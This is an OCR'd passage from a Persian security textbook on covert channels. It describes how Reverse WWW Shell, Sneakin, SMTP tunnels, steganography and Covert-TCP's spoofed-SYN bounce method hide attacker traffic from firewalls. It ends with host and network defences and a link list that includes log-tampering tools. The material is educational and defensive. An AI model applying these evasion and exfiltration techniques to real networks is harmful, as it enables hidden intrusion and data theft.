
بسته‌های TCP ارسالی از سمت نفوذگر به قربانی بصورت زیر تنظیم می‌شود:

```
Source Port = 80
Destination Port =  همان عددی که قربانی ارسال کرده (بزرگتر از ۱۰۲۴)
```

بسته‌ها ظاهری با استاندارد HTTP دارند. برای ارسال نتیجهٔ اجرا فرمان ، داده‌ها در دستور GET از HTTP جاسازی و رمز می‌شوند. در مرورگرها برای ارسال داده به سمت سرویس‌دهندهٔ وب چنین کاری معمول است. هیچ دیوار آتشی نمی‌تواند به چنین بسته‌ای شک کند. بسته‌های مخرب بسادگی از

www.itqorve.loxblog.com

www.itcprve.loxblog.com



شکل (۷-۱) ابزار Reverse WWW Shell داده‌ها را در ظاهر داده‌های وب مخفی می‌کند

"دیوار آتش" رفت و آمد می‌کنند. بهترین کانال پنهان!!

شاید از دیدگاه یک نفوذگر مشکل اساسی در Reverse WWW Shell آن باشد که آهنگ ارسال فرامین و دریافت نتیجهٔ اجرا بسیار کند است. بین هر فرمان و دریافت نتیجه دو دقیقه تاخیر وجود دارد که زمانی طولانی و غیر قابل تحمل تلقی می‌شود. برای رفع این نقیصه گزینه‌ای در برنامهٔ Reverse WWW Shell وجود دارد که می‌توان از طریق آن زمان بین دو تماس را کاهش داد. یعنی نفوذگر می‌تواند زمان دریافت فرمان و اجرای آنرا مثلاً به ۳ ثانیه کاهش بدهد تا سرعت اجرا بالا برود. البته دلیل انتخاب ۶۰ ثانیه بعنوان پیش‌فرض ، آنست که یک مرورگر بطور متوسط در هر دقیقه بیش از یک تقاضای http ارسال نمی‌کند و کاهش آن به ۳ ثانیه بسیار شک‌برانگیز است چرا که هیچ مرورگری بطور ثابت و در هر دقیقه ۲۰ بار با دنیای بیرون ارتباط برقرار نخواهد کرد! البته برای رفع چنین شکی نفوذگر می‌تواند این زمان را بطور متناوب تغییر بدهد.

مشکل دیگری نیز ممکن است اتفاق بیفتد: اگر ارتباط کاربران با وب از طریق یک سرویس‌دهندهٔ پراکسی (Proxy Server) برقرار شده باشد ، برنامهٔ سمت قربانی باید کلمهٔ عبور لازم را برای احراز هوّیت (HTTP Authentication) بدست بیاورد زیرا در غیر این صورت سرویس‌دهندهٔ پراکسی مانع مبادلهٔ داده‌ها خواهد شد. برنامهٔ Reverse WWW Shell این قابلیت را دارد تا کلمهٔ عبور و مشخصهٔ شناسائی کاربر (UserID) را در حین جستجوی او در وب سرقت کرده و از آن برای اجازهٔ عبور از پراکسی استفاده کند؛ بدین نحو با مواجهه با سرویس‌دهندهٔ پراکسی ناتوان نخواهد شد.

دقت کنید که برنامهٔ Reverse WWW Shell با زبان Perl نوشته شده است و لذا باید در محیطهائی از آن استفاده شود که از Perl حمایت می‌شود. (کدهای این برنامه به منظور مطالعه و تحقیق در CD جانبی کتاب ضمیمه شده است) البته یک نفوذگر حرفه‌ای می‌تواند با صرف وقت این برنامه را به زبان C نوشته و آنرا به یک برنامهٔ اجرائی تبدیل کند تا نیازی به Perl (که یک مفسّر Interpreter– برای

www.itqorve.loxblog.com

محیط یونیکس است) نباشد.

استفاده از روشی که در Reverse WWW Shell بکار گرفته شده بسیار قدرتمند ، مخفی و مخرّب است و پنهان‌ترین کانال پنهان -Covert Channel- محسوب می‌شود.

ایجاد کانال پنهان از طریق TelNet : Sneakin

یکی دیگر از ابزارهای مشهور برای ایجاد کانالهای پنهان بین قربانی و نفوذگر Sneakin نام دارد و بگونه‌ای عمل می‌کند که ترافیک داده‌ها شبیه TelNet به نظر برسد. البته احتمال موفقیت Sneakin بدلیل حساسیتی که دیوارهای آتش نسبت به ترافیک بسته‌های TelNet با شمارهٔ پورت ۲۳ دارند کم خواهد بود ولیکن Sneakin بگونه‌ای ظاهرسازی می‌کند که به نظر می‌رسد یک کاربر از درون شبکه با ماشینی در بیرون ، نشست TelNet برقرار کرده است. معمولاً ترافیک TelNet از بیرون به درون مسدود است ولی برای راحتی کاربران ، ترافیک TelNet از درون شبکه به بیرون مجاز است. نرم‌افزار Sneakin توسط Yin Yang نوشته شده و در آدرس زیر در دسترس می‌باشد:

http://packetstorm.securify.com

این نرم‌افزار روی ماشین قربانی نصب می‌شود و همانند Reverse WWW Shell از درون شبکه با شماره پورت ۲۳ از ماشین نفوذگر ارتباط TelNet برقرار می‌کند. Sneakin در سمت نفوذگر نقش سرویس‌دهندهٔ Telnet را بازی می‌کند درحالی‌که در واقع کنسول حمله محسوب می‌شود؛ یعنی در هنگام برقراری نشست ، فرامین نفوذگر را برای اجرا به سمت ماشین قربانی می‌فرستد. Sneakin در نوع خود بی‌نظیر است چرا که ا بزار مشابهی مثل آن نوشته نشده و هنوز کسی یا گروهی بطور رسمی برای Bo2k یک plug-in مشابه با کاری که Sneakin انجام می‌دهد ، معرفی نکرده است. (اگر چه بارها در محیطهای گپ اینترنتی (Chat Room) شایعاتی در این مورد بر سر زبانهاست.)

در برخی از مقالات به مکانیزمی که برنامهٔ Sneakin بکار گرفته است ، Reverse TelNet Shell گفته شده است.

نکته:

مشابه با مکانیزمهای Reverse WWW Shell و Reverse Telnet Shell می‌توان از پروتکل SMTP برای ایجاد کانال پنهان استفاده کرد. در این حالت برنامهٔ سمت نفوذگر خود را بجای یک کارگزار پست الکترونیکی (Mail Agent) جا زده و به پورت ۲۵ گوش می‌دهد در حالی که برنامهٔ سمت قربانی داده‌های ارسالی را در قالب یک نامهٔ الکترونیکی ارسال می‌کند. در این حالت برنامهٔ سمت قربانی همانند یک "برنامهٔ نامه‌رسان" (مثل Outlook Express) نقش بازی کرده و با ماشین نفوذگر به شماره پورت ۲۵ ارتباط برقرار می‌کند. احتمال عبور چنین بسته‌هائی از دیوار آتش بسیار زیاد است.

www.itqorve.loxblog.com

www.itqorve.loxblog.com

Steganography : روشی برای ذخیره و ارسال مخفی داده‌ها

شاید شما نیز آن فیلم جاسوسی را دیده باشید که در آن یک جاسوس حرفه‌ای KGB اطلاعات سرّی را جمع‌آوری کرده بصورت علامات سری و توسط نقاط برروی نوتهای موسیقی درج می‌کرد. این جاسوس که خود را موسیقیدان معرفی کرده بود همیشه نتهای خود را بدون هیچ ترسی به همراه می‌برد. در حالی که اگر برروی کاراکترهای هر نت یک ذره‌بین با بزرگنمائی زیاد قرار داده می‌شد اطلاعات دزدیده شده براحتی ظاهر می‌شدند.

در دنیای نفوذگران مشابه چنین روشی وجود دارد. یک نفوذگر می‌تواند داده‌های موردنظر خود را در کم‌ارزش‌ترین بیت یک تصویر از یک گل رز ذخیره کرده و آنرا بصورت یک فایل jpeg. بوسیله سیستم پست الکترونیکی یا وب ارسال نماید. حتی اگر این تصویر دریافت و بازرسی شود چیزی در آن شک‌برانگیز نخواهد بود چرا که تغییر در بیت کم‌ارزش از یک پیکسل ، چندان تغییر محسوسی بر روی کیفیّت تصویر ایجاد نخواهد کرد و تصویر مربوطه بدون تغییری که چشم قادر به تشخیص آن باشد ، مشاهده خواهد شد.

ابزارهای بسیار زیادی برای جاسازی اطلاعات درون تصاویر گرافیکی وجود دارند. بدین نحو نفوذگران قادر خواهند بود بدون هیچ واهمه‌ای از لو رفتن ، اطلاعات خود را مبادله نمایند. فهرستی از این ابزارها در آدرس زیر معرفی شده‌اند:

http://www.jjtc.com/Steganography/toolmatrix.htm

استفاده از این ابزار نه تنها برای مبادلهٔ داده‌ها کاربرد دارد بلکه برای ذخیرهٔ بلند مدت اطلاعات روی ماشین قربانی به گونه‌ای که کشف نشود ، موثر خواهد بود.

در ضمن گروههای زیرزمینی می‌توانند با قرارهای قبلی اقدام به راه‌اندازی سایتهای وب معمولی و تبلیغاتی کنند درحالی‌که آیتمهای تصویر هر صفحهٔ وب محتوی کدهای منبع برنامه (Source Code) یا برنامه‌های اجرائی مخرب باشد. آنهائی که کلید چنین رمزی را می‌دانند براحتی و بدون هیچ مانعی این اطلاعات را دریافت می‌کنند و هیچ کس به آنها شک نخواهد کرد. هیچ ابزار خاصی هم نیاز نیست الا یک مرورگر ساده و یک برنامهٔ Steganography ساده و رایگان!

عقلمان برای راهی که بتواند جلوی چنین تبادل اطلاعاتی را بگیرد قاصر است!!

برترین کانالهای پنهان با استفاده از سرآیند بسته‌های *IP* و *TCP*

در بخشهای قبلی روشهای ایجاد کانالهای پنهان از طریق پروتکلهای لایهٔ کاربرد را (مثل HTTP ، TelNet و SMTP) آموختیم. یکی از روشهای بسیار مخفی برای ایجاد کانالهای پنهان استفاده از فیلدهای موجود در بستهٔ IP یا TCP است. در حقیقت بدین طریق داده‌های مبادله شده بین نفوذگر و قربانی درون برخی از فیلدهای بستهٔ IP یا TCP جاسازی می‌شود. در اینجا باز هم باید به دانسته‌های خود از فصل دوم (مفاهیم TCP/IP) مراجعه کنید؛ برخی از فیلدهای بستهٔ IP یا TCP بلااستفاده‌اند و

www.itqorve.loxblog.com


برخی از آنها بطور دلخواه توسط فرستندهٔ بسته تنظیم می‌شود. مجدداً به قالب بسته‌های IP و TCP در شکل (۸-۱۱) دقت کنید.

یکی از ابزارهای مخرّب برای ایجاد کانالهای پنهان از طریق بسته‌های TCP توسط Criag H.Rowland نوشته شده و Covert-TCP نام دارد. این نرم‌افزار که روی لینوکس اجرا می‌شود در آدرس زیر به رایگان عرضه شده است:

http://www.psionic.com/papers/covert/

در آدرس فوق مقاله‌ای وجود دارد که عملکرد این برنامه را به دقت تشریح می‌کند. از طریق این ابزار می‌توان در مخفی‌ترین حالت ممکن یک فایل را منتقل کرد. برای مخفی کردن اطلاعات درون فیلدهای بستهٔ TCP (یا IP) کدهای ASCII از یک فایل درون فیلدهای زیر از این بسته‌ها جاسازی می‌شود:

- فیلد IP Identification در بستهٔ IP
- فیلد TCP Sequence Number در بستهٔ TCP
- فیلد TCP Acknowledgment Number در بستهٔ TCP



شکل (۸-۱۱) ساختار بسته‌های IP و TCP

www.itqorve.loxblog.com

www.itqorve.loxblog.com

اگر چه می‌توان از فیلدهـــای Window Size ، Unused ، Option یـا Source Port نـیز اسـتفاده کـرد ولیکن در نرم‌افزار Covert-TCP فقط از سه فیلد اشاره شده در بالا استفاده می‌شود. دلیل استفاده از این فیلدهای خاصّ آن بوده که این سه فیلد درون هر بسته تا رسیدن به ماشین مقصد تغییر نخواهند کـرد. اگر اندکی دقت کنید متوجه می‌شود که فضای موجود در این سه فیلد بسیار کم ا ست و در هـر بسـته بیش از یک کاراکتر نمی‌توان جاسازی و ارسال کرد.

Covert-TCP یک برنامهٔ واحد است که می‌تواند هم نقش سرویس‌دهنده و هم نقش سرویس‌گـیرنده را بازی کند. این نفـــوذگر است که وقتی Covert-TCP را در خط فرمان اجرا می‌کند تعیین خواهـد کـرد در چه حالتی قرار بگیرد(سرویس‌دهنده/مشتری). در ضمن در حین اجـرا از طریـق آرگومانـهای خـط فرمان ، با یکی از سه گزینهٔ زیر نوع فیلدی که داده‌ها باید در آنجا پنهان شوند را تعیین می‌کند:

- **گزینهٔ ipid-** : داده‌ها در فیلد IP Identiification مخفی می‌شوند.
- **گزینهٔ seq-** : داده‌ها در فیلد Sequence Number مخفی می‌شوند.
- **گزینهٔ ack-** : داده‌ها در فیل Acknowledgment Number مخفی می‌شوند.

استفاده از گزینهٔ ipid- بسیار ساده است. در مبداء یک کد ASCII از فایل خوانـــده شـده و در فیلـد دوبایتی IP Identification جاسازی و ارسال می‌شود. در مقصد این کدها از بستهٔ IP استخراج می‌شـــود. تاکید می‌کنیم که در هر بستهٔ IP فقط یک کاراکتر ارسال می‌شود هر چنـــد ایـن فیلـد دو بـایتی اسـت؛ برنامهٔ سمت ماشین قربانی باید بتواند تمام بسته‌های IP را در اختیار بگیرد.

استفاده از فیلد Sequence Number یکی دیگر از تکنیکهای Covert -TCP است. فیلد Seq No کـه در اولین مرحله از "دست‌تکانی سه مرحله‌ای" تنظیم می‌شود مقداری دلخواه و تصادفی دارد (بـه گونـه‌ای که قبلاً اشاره شد به اولین بسته از یک ارتباط TCP بستهٔ SYN گفته می‌شـود) برنامـهٔ Covert-TCP کـد ASCII یک کاراکتر را در این فیلد چهار بایتی قرار داده و به سمت مقصد ارسـال می‌نمـاید. در طـرف مقابل این بسته دریافت و کد اَسکی مخفی شده در آن فیلد استخراج شـده و در پاسـخ بسـتهٔ RESET برمی‌گردد. چرا که هدف از ارسال بسته ، برقراری ارتباط TCP نبوده بلکه فقط یک کاراکتر ارسال شده است ، لذا یک بستهٔ RESET به معنای ردّ پذیرش ارتباط TCP برخواهد گشت. اگـر چـه ارسـال یـک کاراکتر در هر بستهٔ STN اصلاً کارآمد و سریع نیست و ممکن است برای انتقال یک فـایل سـاعتها بـه طول بینجامد ولی در عوض بسیار مخفی است و کشف آن کار ساده‌ای نخواهد بود.

پیچیده‌ترین و مخفی ترین تکنیک در برنامهٔ Covert-TCP ، استفاده از فیلد Acknowledgment است. Covert-TCP روشی را اعمال کرده است که اصطلاحاً **جهش** یا "Bounce" نامیده شده است. برای ایجاد یک کانال مخفی در روش Bounce سه سیستم درگیر خواهند بود:

- **ماشین سرویس‌دهنده** : ماشینی که بایستی یک فایل را مخفیانه و کاراکتر بـه کـاراکتر دریـافت کند.
- **ماشین مشتری** : ماشینی که فایل ارسالی روی آن قرار گرفته و باید ارسال شود.

www.itqorve.loxblog.com

www.itqorve.loxblog.com


- **ماشین Bounce Server** : ماشین بیگناهی که نقش واسطهٔ حمله را بازی می‌کنـد ، بـدون آنکـه خودش اطلاع داشته باشد. بطور معمول این ماشین قادر نیست تشخیص بدهد که واسطهٔ یـک حمله قرار گرفته است!

در این تکنیک نفـــوذگـر می‌خواهـد از یـک ماشـین کـه روی آن برنامـه Covert-TCP در حـالت مشتری (Client) اجرا شده ، فایلی را بصورت کاملاً مخفیانه و بدون برجا گذاشـتن هیـچ ردّپـائی ، بـه سمت ماشینی که Covert-TCP در حالت سرویس‌دهنده اجرا شده بفرستد. (هر دوی این برنامه‌ها بـاید در مود ack- اجرا شده باشند) سپس نفـــوذگر یک ماشین واسـط بـه عنـوان Bounce Server انتخـاب می‌کند که این ماشین می‌تواند هر ماشینی روی شبکهٔ اینترنت باشد: مثلاً یک سرویس‌دهندهٔ پرسـرعت و شناخته شدهٔ وب ، یک سرویس‌دهندهٔ عظیم پست الکترونیکی یا یک سـرویس‌دهندهٔ FTP مشـهور!!! لازم نیست که نرم‌افزار خاصی روی این ماشـین نصـب شـود و بـدون هیـچ کـار اضـافی در خدمـت نفـــوذگر قرار می‌گیرد؛ تمام ماشینهای سرویس‌دهنده در شبکهٔ اینترنت که از پروتکل TCP/IP استفاده می‌کنند می‌توانند یک Bounce Server باشند. نفـــوذگر از طریق این ماشین واسط یـک کانـال پنـهانی ایجاد کرده و طبق سناریوی زیر، فایل مورد نظر را کاراکتر به کاراکتر به سمت هدف ارسال می‌نمـاید. قبل از بررسی این روش ، به شکل (۹ـ۱۱) نگاه کنید:

- **مرحلـهٔ ۱:** برنامـهٔ سـمت مشـتری یـک دنبالـه از بسـته‌های TCP-SYN بـا آدرس مبـداء جعلـی (Spoofed Source IP) به سوی ماشین واسط یعنی Bounce Server ارسال می‌کند. آدرس مبداء بسـته‌ها بصورت دروغین با آدرس ماشین سرویس‌دهنده تنظیم می‌شود در حالی که فیلـد Sequence Number در هر بستهٔ TCP حاوی کد اَسکی یک کاراکتر از فایل مورد نظـر می‌باشـد. بسـته‌های SYN کـه بـه سمت ماشین واسط ارسال می‌شود ، در حقیقت مرحلـهٔ اوّل از دسـت‌تکانی سـه مرحلـه‌ای را آغـاز کرده‌اند.
- **مرحلهٔ ۲:** ماشین واسط بسته‌های SYN با آدرس IP جعلی را دریافت می‌کند. اگر پورت موردنظـر روی ماشین واسط باز باشد ، در پاسخ به هر بستهٔ SYN یک بستهٔ SYN-ACK به ماشین سوّم ارسـال خواهد شد تا مرحلهٔ دوّم از دست‌تکانی سه مرحله‌ای تکمیل شود. اگر هم پـورت مـورد نظـر روی ماشین واسط بسته باشد، یک بستهٔ RESET به معنای ردّ ارتباط TCP به سمت ماشین سـوم (گـیرندهٔ فایل) ارسال خواهد شد. با توجه به آنکه آدرس IP مبداء از بستهٔ ارسالی ، جعلی و متعلق به ماشـین گیرندهٔ فایل است بسته‌های TCP-ACK یا TCP-RESET بدون هیچ ردّ پـا یـا آدرسـی از نفـــوذگـر توسط Bounce Server به سمت ماشین گیرندهٔ فایل ارسال خواهد شد. طبق اصـول دسـت‌تکانی سـه مرحله‌ای ، در پاسخ به بستهٔ SYN هر کدام از بسته‌های TCP-ACK یا TCP-RESET برگردد ، محتوای فیلد Acknowledgment Number از آنها معادل با فیلد Sequence Number بستهٔ ارسـالی خواهـد بـود. نقطهٔ قوّت این روش آنست که باز یا بسته بودن پورت مورد نظر در ماشـین Bounce Server تـاثیری در موفقیت این عملیات ندارد.
- **مرحلهٔ ۳:** ماشین گیرندهٔ فایل (Receiving Server) بسته‌های SYN-ACK یا RESET را دریافت کرده

www.itqorve.loxblog.com

www.itqorve.loxblog.com



شکل (۹-۱۱) ایجاد کانال پنهان با استفاده از مکانیزم Covert-TCP

و کاراکترهای جاسازی شده در هر بسته را از فیلد Ack No استخراج می‌نماید.

از دیدگاه نفـــوذگر، نقطهٔ قوّت این روش آنست که دیوارهای آتش یا سیستمهای ثبـت رخدادهـا (Event Loggers) آدرس ماشینی را درج خواهند کرد که کاملاً بی‌گناه است و ماشین نفـــوذگر مخفـی خواهد ماند. برای پیدا کردن آدرس واقعی نفـــوذگر باید به فایل ثبت رخداد در ماشین واسط مراجعه کرد که چنین کاری غالباً ممکن نیست. در ضمن چون هر ماشـینی در شـبکه می‌توانـد نقـش Bounce Server را ایفا کند لذا نفـــوذگر می‌تواند بطور متناوب ماشین واسط را تغییر بدهد. نفـــوذگـر بدیـن ترتیب روی ماشینهای واسط مانور می‌دهد تا پیگیری محل استقرار او غیرممکن باشد.

برای انعطاف بیشتر ابزار Covert-TCP قادر است فیلدهای Source Port یا Destination Port بـه هـر شماره پورت دلخواهی تنظیم کند تا بتواند از دیوار آتش عبور کند. یعنی آدرس پورت مبداء و مقصـد بگونه‌ای تنظیم می‌شود تا بسته‌های TCP در دیوار آتش حذف نشوند.

جلوگیری از برقراری کانالهای پنهان

برای مقابله با ایجاد کانالهای پنهان بایستی نکات امنیتی در دو نقطه مورد توجه مسـئولین شـبکه قـرار گیرد:

الف) مقابله در سطح تک‌تک ماشینهای میزبان[1] در شبکه

[1] Host Based Defense

www.itqorve.loxblog.com

www.itqorve.loxblog.com

ب) مقابله در سطح شبکه و تحلیل ترافیک ورودی/خروجی

- در گام اوّل باید بکوشید که ماشینهای میزبان به نحوی پیکربندی شوند تا نفوذ به آنها در سطحی که بتوان نرم‌افزارهایی مثل Loki ، Sneakin ، Reverse WWW Shell یا Covert-TCP روی ماشین نصب و اجرا شود ، ممکن نباشد. اولاً به هیچ کاربری مجوز سطح عالی (root) ندهید زیرا تمام نرم‌افزارهای اشاره شده ، برای برقراری کانالهای پنهان نیازمند آن هستند که در عالیترین سطح مجوز (root) اجرا شوند و اگر هیچ کاربری به غیر از خودتان چنین مجوزی نداشته باشد احتمال آلودگی سیستم به چنین نرم‌افزارهائی بسیار کم خواهد بود. ثانیاً فقط در مواقع لزوم با سطح مجوز root به سرویس‌دهنده‌های خود وارد شوید و هیچگاه کارهای عادّی خود را در سطح root انجام ندهید بلکه برای خود یک سطح کاربری پائین‌تر تعریف کرده و در موارد معمولی از آن استفاده نمائید. ثالثاً کلمهٔ عبور خود در سطح root را طولانی و مشکل در نظر بگیرید.

- با توجه به رخنه‌های ذاتی موجود در برخی از سیستمهای عامل، باز هم با رعایت موارد بند قبلی امنیت صددرصد برقرار نخواهد شد. لذا مسئول شبکه نه تنها باید با پروسه‌هائی که در شرایط عادی بر روی سرویس‌دهنده‌های مهم در حال اجراست آشنا باشد بلکه موظف است بطور متناوب فهرست این پروسه‌ها را بررسی کرده و هرگاه با پروسهٔ مشکوکی مواجه شد ، منشأ آنرا بررسی نماید. البته نمی‌توان انتظار داشت که تمام نام پروسه‌ها در خاطر مسئول شبکه بماند ولیکن دانستن نام پروسه‌هائی که در سطح سیستم عامل اجرا می‌شوند و پروسه‌های سرویس‌دهنده الزامی است؛ اگر به عنوان مسئول شبکه نام این پروسه‌ها را نمی‌دانید به سرعت اقدام کنید!

- بطور متناوب سرویس‌دهنده‌های خود را از لحاظ صحّت عملکرد بررسی نمائید ، زیرا برخی از برنامه‌های مخرب مثل Lokid با نامهای سیستمی مثل inetd ، printer و nfsd[1] اجرا می‌شوند و نامهای آشنائی در دنیای یونیکس هستند. باید مطمئن شوید که این سرویس‌دهنده‌ها عملکرد طبیعی خود را دارند.

- در گام دوم ، برای بالا بردن ضریب امنیت در کل شبکه باید یک سیستم IDS قوی (سیستم کشف مزاحم تشریح شده در فصل ششم) در سطح شبکه نصب کرده باشید تا حتی‌الامکان کلّ ترافیک شبکه را تحت مراقبت داشته باشد. برخی از توسعه‌دهندگان سیستمهای IDS روشهائی را برای کشف کانال پنهان که توسط نرم‌افزاری مثل Loki ایجاد شده ، ارائه کرده‌اند. نام این نرم‌افزارها عبارتند از:

  - ISS Real Secure
  - Network Flight Recorder
  - Snort

هرگاه سیستم IDS شما ایجاد یک کانال پنهان را گزارش کرد بایستی بازرسی‌های سیستمی را به سرعت آغاز نمائید.

---

[1] Network File System Daemon

www.itqorve.loxblog.com

www.itqorve.loxblog.com

آدرسهای URL مفید برای تحقیق پیرامون کانالهای مخفی


بهترین سایت ارائهٔ کنندهٔ تاریخچه و مشخصات فنی حملات نفوذگران	*http://www.attrition.org/mirror/attrition*
در این سایت راهکار ساختن یک دیسک سیستم تحت لینوکس ارائه شده است؛ بگونه‌ای که از طریق آن می‌توان در سیستم فایل ویندوز دستکاری کرد	*http://home.eunet.no/~pnordahl/ntpasswd/bootdisk.html*
ابزار WinZapper برای دستکاری در فایل ثبت رخدادهای ویندوز	*http://ntsecurity.nu/toolbox/winzapper*
ارائه‌دهندهٔ مجموعه‌ای از ابزارهای تغییر در فایلهای دودویی utmp ، wtmp ، lastlog و فایل حسابهای کاربری در محیط یونیکس	*ftp.technotronic.com/unix/log-tools/*
ارائه‌دهندهٔ نسخهٔ تحت Window از برنامهٔ syslog با نام SL4NT (این ابزار رایگان نیست)	*http://www.netal.com/sl4nt.htm*
ارائه‌دهندهٔ نسخهٔ تحت Window از برنامهٔ syslog با نام Kiwi Syslog for NT (رایگان)	*http://www.kiwi-enterprises.com*
ارائه‌دهندهٔ ابزاری رایگان و مطمئن به نام Secure Syslog که فایلهای ثبت رخداد را ، رمز شده نگهداری می‌کند.	*http://www.core-sdi.com/english/freesoft.html*
ارائه‌دهندهٔ نسخهٔ رایگان *tripwire* : ابزار بررسی صحت سیستم فایل	*ftp.cerias.purdue.edu/pub/tools/unix/ids/tripwire*
ارائه‌دهندهٔ نسخهٔ رایگان و کدهای برنامهٔ Loki	*http://www.phrack.com*
ارائه‌دهندهٔ ابزار Reverse WWW Shell بهمراه کدهای برنامه	*http://thc.pimmel.com*
ارائه‌دهندهٔ برنامهٔ Sneakin برای ایجاد کانالهای مخفی در ظاهر یک نشست TelNet	*http://packetstorm.securify.com*
ارائه‌دهندهٔ فهرستی از ابزارهای جاسازی اطلاعات درون تصاویر گرافیکی	*Http://www.jjtc.com/Steganography/toolmatrix.htm*
ارائه‌دهندهٔ یکی از ابزارهای مخرّب برای ایجاد کانالهای پنهان از طریق بسته‌های TCP با نام Covert-TCP	*http://www.psionic.com/papers/covert/*

www.itqorve.loxblog.com

www.itqorve.loxblog.com

ابزارهای مرتبط با این فصل بر روی *CD* همراه کتاب

جهت استفادهٔ بیشتر محققین و دانشجویان گرامی ، تقریباً تمام ابزارهای معرفی شده در این فصل و همچنین صفحهٔ اصلی (Home Page) برخی از سایتهای وب مرتبط با این مباحث ، در CD ضمیمهٔ کتاب ارائه شده است. برای نصب یا مطالعهٔ آنها به آدرس زیر در CD ، مراجعه نمایید:



www.itqorve.loxblog.com

www.itqorve.loxblog.com

